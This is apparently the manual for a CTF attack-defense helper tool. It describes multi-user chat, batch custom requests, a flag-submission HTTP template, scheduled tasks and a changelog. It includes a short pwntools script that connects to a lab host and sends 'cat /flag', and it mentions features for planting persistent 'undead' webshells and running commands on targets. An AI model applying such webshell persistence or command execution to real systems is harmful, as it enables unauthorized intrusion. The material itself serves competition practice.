
通信端口 12345




B和C设置好后点击连接服务即可



A B C 多人交互效果



主动点击断开效果




## 自定义

使用场景：1：批量发送一些请求，例如批量上传文件。2：提交flag。3：执行简单的pwn攻击

## 执行自定义请求

比如发现一个文件上传，然后进行批量上传




## 提交flag

如果觉得提交flag的参数过于多，又或者根本没有api接口的奇安信平台。就可以抓包后在这提交。提交时自动延时1秒

将flag的位置替换成 `{{{flag}}}` 即可，程序会自动读取软件运行目录下的**flag.txt**进行替换



```
GET /api/flag?flag={{flag}} HTTP/1.1
Host: 192.168.100.50:4444
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=8me6lcna20rpmb9dfb3e6qvha3
Connection: keep-alive
```



## 执行简单的pwn攻击

可以执行简单的脚本（没有经过实战测试，所以可能有些bug）

例子如下，需要注意的是要选择 安装过脚本中导入的库的 python路径

如果没有自动识别到，也可以手动更改路径

```
from pwn import *


p=remote('192.168.100.50',10101,timeout=1)

context.os='linux'
max_=100
min_=0
while True:
    num=(max_+min_)//2
    p.sendlineafter(b">>",str(num).encode())
    try:
        d=p.readline(timeout=1)
    except:
        break
    if b'Small' in d:
        if (min_==max_-1):
            p.sendlineafter(b">>",str(max_).encode())
            break

        min_=num

    elif b'Big' in d:
        if (min_==max_-1):
            p.sendlineafter(b">>",str(min_).encode())
            break

        max_=num
    else:
        break
    print(max_,min_,d)
context.log_level='debug'
p.sendline(b'cat /flag')
p.readuntil(b'flag{')
```



然后可以使用执行命令页面的获取flag来提取flag（这个功能是通用的，只要有flag出现在屏幕内）

## 定时任务


使用场景：解放双手，自动运行

生成文件：log/task\_log.txt

在写入不死马，执行命令，提交flag等处可以选择定时执行任务，最短1分钟执行一次

使用方法与正常操作一样，填完参数后点击定时按钮并选择时间即可

**需要注意的是，目前实现的方式是定时点击按钮，所以填入的内容不要在运行期间更改，否则可能会执行失败**



如果想取消可以关闭程序或者在全局设置中点击 **管理定时任务** 按钮




运行结果会保存在 `log/task_log.txt`

注意：此功能应谨慎使用，防止发送网络流量过大！注意观察 `task_log.txt` 的内容

## 工具&设置

使用场景：base64，url的编码与解码，行去重与清屏

支持拖放文件



全局设置中可以切换线程数量和超时时间，并且可以选择是否记录错误日志



## 笔记

使用场景：在离线环境下提供一些命令，仅供参考！！

生成文件：note.txt





其中自定义按钮可以自己记录一些临时的路径，密码之类的信息，会**实时**保存在当前目录下的note.txt

## 更新日志

V1.0.0: 初始版本

V1.1.0: 添加多种扫描方式，优化代码逻辑

V1.2.0: 添加随机不死马功能，修复若干bug

V2.1.0: 整体70%代码重构(扫描速度较上一代提升11倍)。新增ssh模块和设置模块

V2.1.1: 优化不死马的判断逻辑

V2.2.0: 新增局域网多人聊天模块

V2.2.1: 修复了若干BUG

V2.2.2: 更新ui，新增自定义请求包模块

V2.2.3: 添加全局超时时间设置, 优化写入不死马模块(区分代码执行和命令执行, 适应tp框架路径)

V3.0.0: 新增一机一码, 添加记录错误日志功能, 优化写入不死马/执行命令的逻辑

V3.0.1: 部分代码结构优化, 添加定时任务功能

V3.1.0: 优化ip生成功能, 添加head执行命令功能, 优化复杂路径的适配, 优化冗余代码

V3.1.1: 优化自定义模块(集成简单的pwn批量脚本执行/自识别flag), 新增笔记模块, 优化总体使用体验

V3.1.2: 添加进度提示, 增加新logo

V3.1.3: 修复一个严重BUG

V4.0.0: 优化重构大量代码(全局设置, 多人模块细节), 结构标准化, 优化shell